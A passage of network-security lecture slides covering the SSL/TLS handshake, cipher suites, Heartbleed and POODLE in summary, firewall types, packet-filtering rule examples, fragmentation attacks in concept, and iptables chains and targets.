
- conveys SSL-related alerts to peer entity
- severity
  - two possibilities: *warning* or *fatal* (close connection)
- specific alert
  - fatal: unexpected message, bad record mac, decompression failure, handshake failure, illegal parameter
  - warning: close notify, no certificate, bad certificate, unsupported certificate, certificate revoked, certificate expired, certificate unknown
- compressed & encrypted like all SSL data

# SSL Handshake Protocol

Most complex part of SSL

- allows server & client to:
  - authenticate each other
  - to negotiate encryption & MAC algorithms
  - to negotiate cryptographic keys to be used
- comprises a series of messages in phases
  - Establish Security Capabilities
  - Server Authentication and Key Exchange
  - Client Authentication and Key Exchange
  - Finish

# SSL Handshake Protocol



# Handshake protocol

4 steps

1. Hello: determine security capabilities
2. Server sends certificate, asks for certificate and starts exchange session keys
3. Client sends certificate and continues exchanges of keys
4. End of handshake protocol: encoded methods changes

Note: some requests are optional  
clear separation between handshake and the rest (to avoid attacks)

# Handshake: parameters

message type (1 <sup>st</sup> byte of payload)	parameters
Hello-request	null [may be sent by server at any time: notification that client should begin negotiation process anew by sending a client hello message when convenient; this message is ignored by client in some cases]
Client-hello	version, 32-bit timestamp + 28 random bytes (nonce), sessionID, cipher suite and compression method
Server_hello	<same as Client_hello>
Certificate	X.509v3 chain of certificates
Server_key_exchange	info, signature of mess.
Certificate_request	type of cert., authority
Server_done	null
Certificate_verify	signature of certificate
Client_key_exchange	info, signature of mess.
Finished	hash of all exchanged messages (integrity of handshake protocol)

# Handshake Protocol - step 1

## Initialization

→ : Client\_hello: client to server

- Version = highest SSL version used by client
- 32-bit timestamp + 28 bytes random (a pseudo number generator is required)
- sessionID: = 0 new connection in new session; ≠ 0 update previous connection
- Cipher suite: list that contains the combinations of cryptographic algorithms supported by the client, in decreasing order of preference. Each element of the list (each cipher suite) defines both a key exchange algorithm and a CipherSpec.
- Compression algorithms: ordered sequence of acceptable algorithms

← : Server\_hello: server to client

- same as all above (if sessionID of client = 0 generates new sessionID)

# Cipher suite

## Algorithms for key exchange

RSA : session key is encoded with server public key

Diffie-Hellman (several versions)

Fixed

Ephemeral

Anonymous

Fortezza

## CipherSpec

Crypto algorithm (either a stream algo or a block algo)

MAC algorithm

Hash (in byte): 0, 16 (for MD5), 20 (for SHA-1)

Key material - info used to generate session keys

Info for initializing CBC (initial vector)

# Fixed Diffie-Hellman

- Diffie-Hellman key exchange in which server's certificate contains Diffie-Hellman public parameters signed by the certificate authority (CA)
- Client provides its Diffie-Hellman public key parameters either in a certificate, if client authentication is required, or in a key exchange message
- This method results in a fixed secret key between two peers, based on the Diffie-Hellman calculation using the fixed public keys

# Ephemeral Diffie-Hellman

- Used to create ephemeral (temporary, one-time) secret keys. In this case, the Diffie-Hellman public keys are exchanged, signed using the sender's private RSA or DSS key.
- The receiver can use the corresponding public key to verify the signature. Certificates are used to authenticate the public keys.
- This would appear to be the most secure of the three Diffie-Hellman options because it results in a temporary, authenticated key.

# Anonymous Diffie-Hellman

- The base Diffie-Hellman algorithm is used, with no authentication.
- Each side sends its public Diffie-Hellman parameters to the other, with no authentication. This approach is vulnerable to man-in-the-middle attacks, in which the attacker conducts anonymous Diffie-Hellman with both parties.

# Handshake Protocol - step 2

Server authentication and key exchange

Server to client

Certificate: X.509 certificate chain (optional)

Server\_key\_exchange (optional)

a signature is created by taking the hash of a message and encrypting it with the sender's private key. In this case the hash is defined as

hash(ClientHello.random || ServerHello.random ||  
ServerParams)

So the hash covers also the two nonces from the initial hello messages. ServerParams will be specified in the next slides

Certificate\_request: (optional)

Server\_hello\_done: I am done and I wait for answers

# Certificate message

- The server begins this phase by sending its certificate, if it needs to be authenticated; the message contains one (or a chain of) X.509 certificates.
- The certificate message is required for any agreed-on key exchange method except anonymous Diffie-Hellman.
  - If fixed Diffie-Hellman is used, this certificate message functions as the server's key exchange message because it contains the server's public Diffie- Hellman parameters.

# server\_key\_exchange not needed

A server\_key\_exchange message is not required in two instances:

- (1) The server has sent a certificate with fixed Diffie-Hellman parameters, or
- (2) RSA key exchange is to be used.

# server\_key\_exchange needed

- **Anonymous Diffie-Hellman.** Message content consists of the two global D.H. values (a prime number and a primitive root of that number) plus the server's public D.H. key
- **Ephemeral Diffie-Hellman.** Message content includes the three D.H. parameters provided for anonymous D.H. plus a **signature** of those parameters.
- **RSA key exchange**, in which the server is using RSA but has a signature-only RSA key. Server creates a temporary RSA public/private key pair and use **server\_key\_exchange** message to send public key. Message content includes the two parameters of the temporary RSA public key (exponent and modulus) plus a **signature** of those parameters.

# Handshake Protocol - step 3

## Client authentication

- Client verifies server certificates and parameters
- Client to server
  - Client Certificate and info to verify it: (if asked)
  - Message for key exchange (*Client\_key\_exchange*)

# Handshake Protocol - step 4

End: go to next phase, cipher\_spec

Client to server

Message: Change\_cipher\_spec

Finished message under new algorithms, keys (new cipher\_spec)

Server sends back

Message: Change\_cipher\_spec

Finished message under new algorithms, keys (new cipher\_spec)

## Change\_cipher\_spec

This command indicates that the contents of subsequent SSL record data sent by the client during the SSL session will be encrypted. The 5-byte SSL record headers are

# SSL & TLS


- IETF standard RFC 2246 similar to SSLv3
- with minor differences
  - in record format version number
  - uses HMAC for MAC
  - a pseudo-random function expands secrets
  - has additional alert codes
  - some changes in supported ciphers
  - changes in certificate negotiations
  - changes in use of padding

# Paying in the Web: SSL

- SSL and credit card are used for paying
  - simple
  - no need of specialized software
  - compliant with credit card mechanisms
  - most used method for paying in the web
- Problems
  - malicious sellers have info on clients
  - clients can in principle refuse to pay (there is no signature)
  - many disputes (20%- 60%)
  - expensive method for the shop

# SSL/TLS: heartbeat & heartbleed

- severe vulnerability in OpenSSL allowing attackers obtaining huge amounts of data from the "secure" server, by directly accessing to its memory
- according to some sources it was known since 2012
- fixed in April 2014



# POODLE attack

- SSL 3.0 vulnerable to POODLE attack, based on MITM
  - POODLE: Padding Oracle On Downgraded Legacy Encryption
- attackers need (on average) to make 256 SSL 3.0 requests to reveal one byte of encrypted messages
- the Google Security Team discovered this vulnerability in Sept. 2014

# TLS 1.3 vs 1.2

## Main news in TLS 1.3


- The list of supported symmetric algorithms has been pruned of all legacy algorithms. The remaining algorithms all use Authenticated Encryption with Associated Data (AEAD) algorithms
- A zero-RTT (0-RTT) mode was added, saving a round-trip at connection setup for some application data at the cost of certain security properties.
- All handshake messages after the ServerHello are now encrypted.
- Key derivation functions have been re-designed, with the HMAC-based Extract-and-Expand Key Derivation Function (HKDF) being used as a primitive.
- The handshake state machine has been restructured to be more consistent and remove superfluous messages.
- ECC is now in the base spec and includes new signature algorithms. Point format negotiation has been removed in favour of single point format for each curve.
- Compression, custom DHE groups, and DSA have been removed, RSA padding now uses PSS.
- TLS 1.2 version negotiation verification mechanism was deprecated in favour of a version list in an extension.
- Session resumption with and without server-side state and the PSK-based ciphersuites of earlier versions of TLS have been replaced by a single new PSK exchange.

# Firewalls

- Computer and network security

# Firewalls

- Idea: separate local network from the Internet



# Firewall

Firewall controls and monitors network traffic

- Most cases: a firewall links an internal network to the external world (public internet)
  - Limits the inbound and outbound traffic
  - Only authorized traffic passes the firewall
  - Hides the internal network to the external world
  - Controls and monitors accesses to service
- On end-user machines
  - “Personal firewall”
  - Microsoft’s Internet Connection Firewall (ICF) comes standard with Windows XP and evolves to Windows Firewall in Windows 7
- Should be immune to attacks


# Firewall

- Does not protect with respect to attacks that pass the firewall
- Does not protect from attacks originated within the network to be protected
- Is not able to avoid/block all possible viruses and worms (too many, dependent on specific characteristics of the Operating Systems)


# Firewall Types

- Packet- or session-filtering router (**Packet filter**)
  - filtering is done by inspecting headers (and payloads, in some cases)
  - usually stateless, sometimes stateful
- Proxy gateway
  - All incoming traffic is directed to firewall, all outgoing traffic appears to come from firewall
  - **Application-level**: separate proxy for each application
    - Different proxies for SMTP (email), HTTP, FTP, etc.
    - Filtering rules are application-specific
  - **Circuit-level**: application-independent, “transparent”
- Personal firewall with application-specific rules
  - E.g., no outbound telnet connections from email client


# Firewall Types



(a) Packet-filtering router



(b) Application-level gateway



(c) Circuit-level gateway

# Packet Filtering

- For each packet, firewall decides whether to allow it to proceed
  - Decision must be made on **per-packet** basis
    - Stateless; cannot examine packet's context (TCP connection, application to which it belongs, etc.)
- To decide, use information available in the packet
  - IP source and destination addresses, ports
  - Protocol identifier (TCP, UDP, ICMP, etc.)
  - TCP flags (SYN, ACK, RST, PSH, FIN)
  - ICMP message type
- Filtering rules are based on pattern-matching
- Default rule: accept/reject

# Packet Filtering Examples

A

<b>action</b>	<b>ourhost</b>	<b>port</b>	<b>theirhost</b>	<b>port</b>	<b>comment</b>
block	*	*	SPIGOT	*	we don't trust these people
allow	OUR-GW	25	*	*	connection to our SMTP port

B

<b>action</b>	<b>ourhost</b>	<b>port</b>	<b>theirhost</b>	<b>port</b>	<b>comment</b>
block	*	*	*	*	default

C

<b>action</b>	<b>ourhost</b>	<b>port</b>	<b>theirhost</b>	<b>port</b>	<b>comment</b>
allow	*	*	*	25	connection to their SMTP port

D

<b>action</b>	<b>src</b>	<b>port</b>	<b>dest</b>	<b>port</b>	<b>flags</b>	<b>comment</b>
allow	{our hosts}	*	*	25		our packets to their SMTP port
allow	*	25	*	*	ACK	their replies

E

<b>action</b>	<b>src</b>	<b>port</b>	<b>dest</b>	<b>port</b>	<b>flags</b>	<b>comment</b>
allow	{our hosts}	*	*	*		our outgoing calls
allow	*	*	*	*	ACK	replies to our calls
allow	*	*	*	>1024		traffic to nonservers

# FTP Packet Filter

The following filtering rules allow a user to FTP from any IP address to the FTP server at 172.168.10.12

```
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 21
access-list 100 permit tcp any gt 1023 host 172.168.10.12 eq 20
! Allows packets from any client to the FTP control and data ports
access-list 101 permit tcp host 172.168.10.12 eq 21 any gt 1023
access-list 101 permit tcp host 172.168.10.12 eq 20 any gt 1023
! Allows the FTP server to send packets back to any IP address with TCP ports > 1023
```

**interface Ethernet 0**

```
access-list 100 in ! Apply the first rule to inbound traffic
access-list 101 out ! Apply the second rule to outbound traffic
!
```

Anything not explicitly permitted  
by the access list is denied!

# Weaknesses of Packet Filters

- Do not prevent application-specific attacks
  - For example, if there is a buffer overflow in URL decoding routine, firewall will not block an attack string
- No user authentication mechanisms
  - ... except (spoofable) address-based authentication
  - Firewalls don't have any upper-level functionality
- Vulnerable to TCP/IP attacks such as spoofing
  - Solution: list of addresses for each interface (packets with internal addresses shouldn't come from outside)
- Security breaches due to misconfiguration

# Fragmentation Attacks


A fragmentation attack uses two or more pcks such that each pck passes the firewall; BUT when the pcks are assembled together (and it is possible to check TCP header) they form a pck that should be dropped. Examples

- Two ack pack assembled form a SYN pck (TCP request)
- Split ICMP message into two fragments, the assembled message is too large
  - Buffer overflow, OS crash
- Fragment a URL or FTP “put” command
  - Firewall needs to understand application-specific commands to catch
- IP fragments overlap
  - some operating systems do not properly handle that
- excessive number of incomplete fragmented datagrams
  - denial of service attack or an attempt to bypass security measures
  - example: the Rose Attack  
[\(http://digital.net/~gandalf/Rose\\_Frag\\_Attack\\_Explained.htm\)](http://digital.net/~gandalf/Rose_Frag_Attack_Explained.htm)


# Limitation of Stateless Filtering

- In TCP connections, ports with numbers less than 1024 are permanently assigned to servers
  - 20, 21 for ftp, 23 for telnet, 25 for smtp, 80 for http...
- Clients use ports numbered from 1024 to 16383
  - They must be available for clients to receive responses
- What should a firewall do if it sees, say, an incoming request to some client's port 1234?
  - It **must** allow it: this could be a server's response in a previously established connection...
  - ...OR it could be malicious traffic
  - Can't tell without keeping state for each connection

# Example: Variable Port Use



Inbound SMTP



Outbound SMTP

# Session Filtering

- Decision is made separately for each packet, but in the context of a connection
  - If new connection, then check against security policy
  - If existing connection, then look it up in the table and update the table, if necessary
    - Only allow incoming traffic to a high-numbered port if there is an established connection to that port
- Hard to filter stateless protocols (UDP) and ICMP
- Typical filter: deny everything that's not allowed
  - Must be careful filtering out service traffic such as ICMP
- Filters can be bypassed with IP tunneling

# Example: Connection State Table

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.212.212	1046	192.168.1.6	80	Established

# iptables

- **Iptables** is used to set up, maintain, and inspect the tables of IPv4 packet filter rules in the Linux kernel.
- Several different tables may be defined. Each table contains a number of built-in chains and may also contain user-defined chains.
- **chain** = list of **rules** which can match a set of packets
  - each rule specifies criteria for a packet and an associated **target**, namely what to do with a packet that matches the pattern

# tables

normally there exist a few standard tables

- filter (default)
- nat
- mangle
- raw

each table contains **built-in chains** and may contain **user-defined chains**

# Built-in chains

- **PREROUTING**: Packets will enter this chain before a routing decision is made.
- **INPUT**: Packet is going to be locally delivered.
- **FORWARD**: All packets that have been routed and were not for local delivery will traverse this chain.
- **OUTPUT**: Packets sent from the machine itself will be visiting this chain.
- **POSTROUTING**: Routing decision has been made. Packets enter this chain just before handing them off to the hardware.
- Built-in chains have a *policy*, for example **DROP**, which is applied to the packet if it reaches the end of the chain.

# targets

- each rule specifies criteria for a packet and a target
- if the packet does not match a rule, next rule in chain is then examined
- if it matches, then the next rule is specified by the value of the target
- targets: `accept`, `drop`, `queue`, `return`, or name of a user-defined chain

# standard targets

- `accept` = let the packet through
- `drop` = drop the packet on the floor
- `queue` = pass the packet to userspace (what actually happens depends on a queue handler, included in all modern linux kernels)
- `return` = stop traversing this chain and resume at the next rule in the previous (calling) chain

# tables, again

